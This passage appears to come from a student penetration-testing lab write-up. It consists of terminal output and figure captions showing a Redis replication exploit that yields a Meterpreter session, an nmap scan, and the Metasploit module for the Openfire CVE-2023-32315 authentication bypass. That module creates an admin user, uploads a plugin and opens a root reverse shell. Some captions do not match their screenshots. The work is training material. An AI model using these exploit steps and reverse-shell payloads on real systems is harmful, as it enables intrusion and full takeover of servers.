[*] 10.75.134.92:6379 - Sending command to trigger payload.
[*] Sending stage (3090404 bytes) to 10.75.134.92
[*] Meterpreter session 1 opened (172.16.10.50:4444 -> 10.75.134.92:50506) at 2026-05-16 13:19:07 +0100
[!] 10.75.134.92:6379 - This exploit may require manual cleanup of './cznaikd.so' on the target

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > ls
Listing: /var/lib/redis

```

Figure 8: Metasploit Module Configuration - Redis Replication Command Execution Setup

```

CMP7171@training: ~/labs/CMP7171
Session Actions Edit View Help

(CMP7171@training)-[~/labs/CMP7171]
$ cat D31_03.txt
# Nmap 7.98 scan initiated Sat May 16 14:26:15 2026 as: /usr/lib/nmap/nmap --privileged -sVC -p- -oN D31_03.txt 10.75.134.94
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid ser
vers with --dns-servers
Nmap scan report for 10.75.134.94
Host is up (0.0000040s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
5222/tcp  open  jabber         Ignite Realtime Openfire Jabber server 3.10.0 or later
|_ssl-known-key: ERROR: Script execution failed (use -d to debug)
|_xmpp-info:
|_  STARTTLS Failed
|_  info:
|_    capabilities:
|_    unknown:
|_    stream_id: 4jeaky80su
|_    features:
|_    errors:
|_      invalid-namespace
|_      (timeout)
|_    compression_methods:
|_    auth_mechanisms:
|_    xmpp:
|_      version: 1.0
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
5223/tcp  open  ssl/hpvirtgrp?
|_ssl-date: TLS randomness does not represent time
5262/tcp  open  jabber
|_xmpp-info:
|_  STARTTLS Failed
|_  info:
|_    capabilities:
|_    unknown:
|_    stream_id: 2g6arel3r2
|_    features:
|_    errors:
|_      invalid-namespace
|_      (timeout)
|_    compression_methods:
|_    auth_mechanisms:
|_    xmpp:
|_      version: 1.0
|_fingerprint-strings:
|_  RPCCheck:
|_  <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed xmlns="urn:ietf:params:xml:ns:xmpp-stre
ams"/></stream:error></stream:stream>

```

Figure 9: Root Shell Access - Redis Post-Exploitation Session (uid=0, whoami=root)




Figure 10: Openfire Admin Console - Server Information and Configuration Access

```

CMP7171@training: ~
Session Actions Edit View Help
(CMP7171@training)-[~]
$ sudo msfconsole -q
[sudo] password for CMP7171:
msf > search openfire rce

Matching Modules

#  Name
-  -
0  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26  excellent  Yes  Openfire authentication bypass with RCE plugin

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315

msf > use 0
[*] Using configured payload java/shell/reverse_tcp
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > options

Module options (exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315):

Name          Current Setting  Required  Description
-  -  -  -
ADMINNAME      no              Openfire admin user name, (default: random)
PLUGINAUTHOR   no              Openfire plugin author, (default: random)
PLUGINDESC     no              Openfire plugin description, (default: random)
PLUGINNAME     no              Openfire plugin base name, (default: random)
Proxies        no              A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxie
s: sapni, socks4, socks5, socks5h, http
RHOSTS         yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
cs/using-metasploit.html
RPORT          9090            The target port (TCP)
SSL            false           Negotiate SSL/TLS for outgoing connections
TARGETURI      /              The base path to the web application
VHOST          no              HTTP server virtual host

Payload options (java/shell/reverse_tcp):

Name          Current Setting  Required  Description
-  -  -  -
LHOST         yes             The listen address (an interface may be specified)
LPORT 4444       yes             The listen port

Exploit target:

```

Figure 11: Metasploit Module Search - CVE-2023-32315 Exploit Identification

```

CMP7171@training: -
Session Actions Edit View Help
RPORT 9090 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The base path to the web application
VHOST no HTTP server virtual host

Payload options (java/shell/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name           |
|----|----------------|
| 0  | Java Universal |



View the full module info with the info, or info -d command.

msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set rhosts 10.75.134.94
rhosts => 10.75.134.94
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set lhost 172.16.10.50
lhost => 172.16.10.50
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set lport 4444
lport => 4444
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > run
[*] Started reverse TCP handler on 172.16.10.50:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable. Openfire version is 4.7.4
[*] Grabbing the cookies.
[*] JSESSIONID=node01ovyxllf53v2q6vupnpycngv26.node0
[*] csrf=RSskmEEKYUa6Khb
[*] Adding a new admin user.
[*] Logging in with admin user "zvvrtduxztwb" and password "4PYpPaECt".
[*] Upload and execute plugin "1YhYPCBv2uG0tnS" with payload "java/shell/reverse_tcp".
[*] Sending stage (2952 bytes) to 10.75.134.94
[*] Plugin "1YhYPCBv2uG0tnS" need manually clean-up via Openfire Admin console.
[*] Admin user "zvvrtduxztwb" need manually clean-up via Openfire Admin console.
[*] Command shell session 1 opened (172.16.10.50:4444 -> 10.75.134.94:50026) at 2026-05-16 14:47:09 +0100

id
uid=0(root) gid=0(root) groups=0(root)

```

Figure 12: Exploit Module Configuration - CVE-2023-32315 Options and Target Settings

```

CMP7171@training: -
Session Actions Edit View Help
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set rhosts 10.75.134.94
rhosts => 10.75.134.94
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set lhost 172.16.10.50
lhost => 172.16.10.50
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set lport 4444
lport => 4444
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > run
[*] Started reverse TCP handler on 172.16.10.50:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable. Openfire version is 4.7.4
[*] Grabbing the cookies.
[*] JSESSIONID=node01ovyxllf53v2q6vupnpycngv26.node0
[*] csrf=RSskmEEKYUa6Khb
[*] Adding a new admin user.
[*] Logging in with admin user "zvvrtduxztwb" and password "4PYpPaECt".
[*] Upload and execute plugin "1YhYPCBv2uG0tnS" with payload "java/shell/reverse_tcp".
[*] Sending stage (2952 bytes) to 10.75.134.94
[*] Plugin "1YhYPCBv2uG0tnS" need manually clean-up via Openfire Admin console.
[*] Admin user "zvvrtduxztwb" need manually clean-up via Openfire Admin console.
[*] Command shell session 1 opened (172.16.10.50:4444 -> 10.75.134.94:50026) at 2026-05-16 14:47:09 +0100

id
uid=0(root) gid=0(root) groups=0(root)

```

Figure 13: Root Shell Access Confirmation - uid=0(root) and gid=0(root) Privileges

automated the exploitation chain: path traversal to bypass authentication, temporary administrative user creation, malicious Java plugin upload, and reverse shell execution. Post-exploitation confirmed root-level access (uid=0(root), gid=0(root)).